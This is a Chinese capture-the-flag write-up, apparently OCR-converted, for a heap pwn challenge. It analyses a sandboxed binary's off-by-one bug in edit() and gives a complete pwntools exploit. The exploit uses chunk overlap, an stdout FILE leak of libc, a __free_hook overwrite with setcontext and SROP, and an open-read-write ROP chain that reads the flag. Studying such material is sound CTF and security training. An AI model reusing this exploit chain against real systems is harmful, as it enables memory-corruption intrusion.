
检查程序



保护机制全开，放到ida里分析

程序很多地方都加了花指令，导致没有办法正常的反编译，所以先去花指令之后就可以看到正常的内容

```
 8  setvbuf(stdin, 0LL, 1, 0LL);
 9  while ( 1 )
10  {
11    while ( 1 )
12    {
13      while ( 1 )
14      {
15        sandbox();
16        puts("Welcome to pwnworld\n");
17        menu();
18        __isoc99_scanf("%d", &v3);
19        if ( v3 != 2 )
20          break;
21        show();
22      }
23      if ( v3 > 2 )
24        break;
25      if ( v3 != 1 )
26        goto LABEL_13;
27      add();
28    }
29    if ( v3 == 3 )
30    {
31      edit();
32    }
33    else
34    {
35      if ( v3 != 4 )
36LABEL_13:
37        exit(1);
38      del();
39    }
```

```
30
31  v27 = __readfsqword(0x28u);
32  v3 = 32;
33  v4 = 0;
34  v5 = 0;
35  v6 = 4;
36  v7 = 21;
```


```
37  v8 = 0;
38  v9 = 2;
39  v10 = -1073741762;
40  v11 = 32;
41  v12 = 0;
42  v13 = 0;
43  v14 = 0;
44  v15 = 21;
45  v16 = 0;
46  v17 = 1;
47  v18 = 59;
48  v19 = 6;
49  v20 = 0;
50  v21 = 0;
51  v22 = 0;
52  v23 = 6;
53  v24 = 0;
54  v25 = 0;
55  v26 = 2147418112;
56  v1 = 6;
57  v2 = &v3;
58  prctl(38, 1LL, 0LL, 0LL, 0LL);
59  prctl(22, 2LL, &v1);
60  return __readfsqword(0x28u) ^ v27;
61}
```

发现程序开启了沙箱，禁用里execv，所以我们只能通过orw去读flag

```
unsigned __int64 edit()
{
  size_t v0; // rax
  int v2; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Which one?");
  __isoc99_scanf("%d", &v2);
  if ( v2 < 0 || v2 > 6 || !*((_QWORD *)&heap_list + v2) )
  {
    puts("You can't do that");
    exit(1);
  }
  puts("content:");
  v0 = strlen(*((const char **)&heap_list + v2));
  read(0, *((void **)&heap_list + v2), v0);
  return __readfsqword(0x28u) ^ v3;
}
```

edit函数存在典型的offbyone漏洞，我们可以通过溢出的一个字节，劫持下一个堆块的size，构造出一个overlap，最后我们通过劫持overlap中堆块的fd指针即可



并且程序阉割里show函数，所以我们需要构造出一个大的堆块，释放后进去unsortedbin，利用地址残留，残留到控制的fd指针，充分利用局部写打stdout去泄漏地址。

最后exp

```
#!/usr/bin/env python
#coding=utf-8

from pwn import*
```

```python
while True:

  try:

    io = process('./zhong')
    elf = ELF('./zhong')
    libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
    context(log_level='debug',os='linux',arch='amd64')

    def choice(c):
      io.recvuntil("4:Drop one")
      io.sendline(str(c))

    def add(index,size,content):
      choice(1)
      io.recvuntil("?")
      io.sendline(str(index))
      io.recvuntil("size:")
      io.sendline(str(size))
      io.recvuntil("content:")
      io.send(content)

    def edit(index,content):
      choice(3)
      io.recvuntil("?")
      io.sendline(str(index))
      io.recvuntil("content:")
      io.send(content)

    def free(index):
      choice(4)
      io.recvuntil("?")
      io.sendline(str(index))

    for i in range(7):
      add(i,0xe0,'AAAA')

    for i in range(7):
      free(i)

    add(0,0x68,'C'*0x68)
    add(1,0x58,'DDDD')
    add(2,0x68,'XXXX')
    add(3,0x68,p64(0) + p64(0)+p64(0xf0) + p64(0x51))
    add(4,0x68,'GGGG')
    edit(0,'A'*0x68 + '\xf1')

    free(2)
    free(1)
```

```
add(2,0x58,'j'*0x58)
add(1,0x20,'\x60\xe7')
edit(2,'j'*0x58 + '\x71')
#gdb.attach(io)
add(5,0x68,'llll')
add(6,0x68,p64(0xfbad1800)+p64(0)*3+b'\x00')

leak = u64(io.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
libc_base = leak + 0x38 - libc.sym['__free_hook']
fh = leak + 0x38
system = libc_base + libc.sym['system']
setcontext = libc.sym['setcontext'] + libc_base +53
syscall = next(libc.search(asm("syscall\nret")))+libc_base

success('leak      ==> ' + hex(leak))
success('libc_base ==> ' + hex(libc_base))
success('free_hook ==> ' + hex(fh))
success('system    ==> ' + hex(system))

free(5)
add(5,0x50,'AAAA')
free(5)
free(2)
free(4)
free(3)
free(1)
add(2,0xf8,'A'*0xf8)
add(3,0x48,'A'*0x48)
add(4,0x48,'A'*0x48)
edit(2,'/bin/sh\x00'.ljust(0xf8,b'\x00')+b'\xa1')
free(3)
free(4)
add(3,0x90,(b'A'*0x40 + p64(0) + p64(0x51) + p64(fh)).ljust(0x90,b'A'))
add(5,0x48,b'A'*0x48)
add(1,0x48,p64(setcontext))
#gdb.attach(io)
add(4,0xf0,b'A'*0xf0)

frame = SigreturnFrame()
frame.rsp = (fh&0xfffffffffffff000)+8
frame.rax = 0
frame.rdi = 0
frame.rsi = fh&0xfffffffffffff000
frame.rdx = 0x2000
frame.rip = syscall

edit(5,bytes(frame)[0:0x40])
edit(4,bytes(frame)[0x50:0x50+0xf0])
```

```
    free(5)


    layout = [next(libc.search(asm('pop rdi\nret')))+libc_base
      ,fh&0xfffffffffffff000
      ,next(libc.search(asm('pop rsi\nret')))+libc_base
      ,0
      ,next(libc.search(asm('pop rdx\nret')))+libc_base
      ,0
      ,next(libc.search(asm('pop rax\nret')))+libc_base
      ,2
      ,syscall
      ,next(libc.search(asm('pop rdi\nret')))+libc_base
      ,3
      ,next(libc.search(asm('pop rsi\nret')))+libc_base
      ,(fh&0xfffffffffffff000)+0x200
      ,next(libc.search(asm('pop rdx\nret')))+libc_base
      ,0x30
      ,next(libc.search(asm('pop rax\nret')))+libc_base
      ,0
      ,syscall
      ,next(libc.search(asm('pop rdi\nret')))+libc_base
      ,1
      ,next(libc.search(asm('pop rsi\nret')))+libc_base
      ,(fh&0xfffffffffffff000)+0x200
      ,next(libc.search(asm('pop rdx\nret')))+libc_base
      ,0x30
      ,next(libc.search(asm('pop rax\nret')))+libc_base
      ,1
      ,syscall]
    shellcode=b'./flag'.ljust(8,b'\x00')+flat(layout)
    io.sendline(shellcode)

    io.interactive()

  except Exception as e:
    io.close()
    continue
  else:
    continue
```